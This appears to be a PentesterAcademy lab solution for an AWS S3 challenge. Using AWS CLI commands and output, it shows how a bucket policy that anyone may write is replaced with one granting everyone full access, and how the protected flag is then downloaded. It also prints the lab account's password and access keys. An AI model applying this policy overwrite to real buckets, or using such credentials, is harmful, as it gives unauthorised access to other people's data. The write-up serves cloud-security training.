ATTACK DEFENSE


by PentesterAcademy

Name	Writable Bucket Policy
URL	https://attackdefense.com/challengedetails?cid=2303
Type	AWS Cloud Security : S3

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


Step 1: Configure AWS CLI with the given AWS access credentials.



Access Credentials to your AWS lab Account

Login URL	https://157363981057.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad3E6dCnkXtLqp1l
Access Key ID	AKIASJI47ZMAWE463RVT
Secret Access Key	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


Command: aws configure



```
⚡ root@Kali  ~  aws configure
AWS Access Key ID [****************3RVT]: AKIASJI47ZMAWE463RVT
AWS Secret Access Key [****************Ra12]: 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
Default region name [us-east-1]:
Default output format [None]:
⚡ root@Kali  ~ 
```

Step 2: Check S3 buckets.


Command: aws s3api list-buckets



```
⚡ root@Kali ~ aws s3api list-buckets
{
    "Buckets": [
        {
            "Name": "s3-writable-policy-157363981057",
            "CreationDate": "2021-03-12T15:33:41.000Z"
        }
    ],
    "Owner": {
        "DisplayName": "jeswincloud+1615528696420",
        "ID": "a12904c50facefeb78bdb110119d116ec9c3e43de36b9e1536e97af6c949e989"
    }
}
⚡ root@Kali ~
```

Step 3: Check objects present in S3 bucket.

Command: aws s3api list-objects --bucket <bucket-name>




```
⚡ root@Kali ~ aws s3api list-objects --bucket s3-writable-policy-157363981057
{
    "Contents": [
        {
            "Key": "flag",
            "LastModified": "2021-03-12T15:33:42.000Z",
            "ETag": "\"d6bf30c7a9a719e89bd3f2e7073bf23e\"",
            "Size": 33,
            "StorageClass": "STANDARD"
        }
    ]
}
```

“flag” object is present in the S3 bucket.

Step 4: Try downloading the object from the bucket.

Command: aws s3 cp s3://<bucket-name>/flag ./




```
⚡ root@Kali ~ aws s3 cp s3://s3-writable-policy-157363981057/flag .
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden
✘ ⚡ root@Kali ~
```

Cannot download flag due to insufficient permissions.

Step 4: Check bucket policy.

Commands:
aws s3api get-bucket-policy --bucket <bucket-name> --output text | python -m json.tool > policy.json
cat policy.json



```
⚡ root@Kali  ~  aws s3api get-bucket-policy --bucket s3-writable-policy-157363981057 --output text | python -m json.tool > policy.json
⚡ root@Kali  ~  cat policy.json
{
    "Statement": [
        {
            "Action": [
                "s3:GetBucketPolicy",
                "s3:PutBucketPolicy"
            ],
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-writable-policy-157363981057"
        },
        {
            "Action": "s3:GetObject",
            "Effect": "Deny",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-writable-policy-157363981057/flag"
        }
    ],
    "Version": "2012-10-17"
}
```


PutBucketPolicy permission is allowed !

Step 6: Modify the policy.json file to grant full access.

Policy.json:

```
{
    "Statement": [
        {
            "Action": [
                "s3:GetBucketPolicy",
                "s3:PutBucketPolicy"
            ],
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-writable-policy-157363981057"
        },
        {
            "Action": "s3:*",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-writable-policy-157363981057/*"
        }
    ],
    "Version": "2012-10-17"
}
```

Note: Make sure to modify the Resources in the policy according to the policy file you retrieved.




```
{
    "Statement": [
        {
            "Action": [
                "s3:GetBucketPolicy",
                "s3:PutBucketPolicy"
            ],
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-writable-policy-157363981057"
        },
        {
            "Action": "s3:*",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-writable-policy-157363981057/*"
        }
    ],
    "Version": "2012-10-17"
}
```


Step 7: Update the new policy for the bucket and try downloading the flag object.

Commands:

```
aws s3api put-bucket-policy --bucket <bucket-name> --policy file://policy.json
aws s3 cp s3://<bucket-name>/flag ./
cat flag
```



```
 ⚡ root@Kali  ~  aws s3api put-bucket-policy --bucket s3-writable-policy-157363981057 --policy file://policy.json
 ⚡ root@Kali  ~  aws s3api get-bucket-policy --bucket s3-writable-policy-157363981057 --output text | python -m json.tool
{
    "Statement": [
        {
            "Action": [
                "s3:GetBucketPolicy",
                "s3:PutBucketPolicy"
            ],
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-writable-policy-157363981057"
        },
        {
            "Action": "s3:*",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-writable-policy-157363981057/*"
        }
    ],
    "Version": "2012-10-17"
}
```



```
 ⚡ root@Kali  ~  aws s3 cp s3://s3-writable-policy-157363981057/flag .
download: s3://s3-writable-policy-157363981057/flag to ./flag
 ⚡ root@Kali  ~  cat flag
58f4d2122f6e5e1e23bd0a313a7ba1af
 ⚡ root@Kali  ~  
```

FLAG: 58f4d2122f6e5e1e23bd0a313a7ba1af

Successfully retrieved flag.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)